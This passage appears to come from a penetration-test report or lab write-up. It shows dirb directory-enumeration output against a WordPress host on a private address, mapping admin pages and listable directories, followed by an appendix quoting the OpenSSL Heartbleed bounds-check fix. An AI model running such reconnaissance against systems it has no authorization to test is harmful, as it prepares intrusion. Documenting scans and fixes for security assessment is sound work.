---- Entering directory: http://172.16.221.237/javascript/ ----

==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----

==> DIRECTORY: http://172.16.221.237/wordpress/index/

+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)

+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/

+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)

+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/

+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/

+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)

+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)

+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)

+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)

+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)

+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----

+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)

+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----

(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.

(Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----

+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/

+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/

+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/

+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/

+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/

+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/

+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)

+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/

+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----

+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----

+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----

+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----

+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/

+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----

+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)

+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)

+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)

+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)

+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)

==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/

+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)

+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)

+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Sat Jan 2 09:05:01 2021

DOWNLOADED: 50732 - FOUND: 92

root@kali:~#

7.3 APPENDIX: HEARTBLEED FIX

Credit to Josh Fruhlinger from csoonline.com

```
* Read type and payload length first */
if (1 + 2 + 16 > s->s3->relent)
return 0;
/* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
return 0;
/* silently discard per RFC 6520 sec. 4 */
pl = p;
```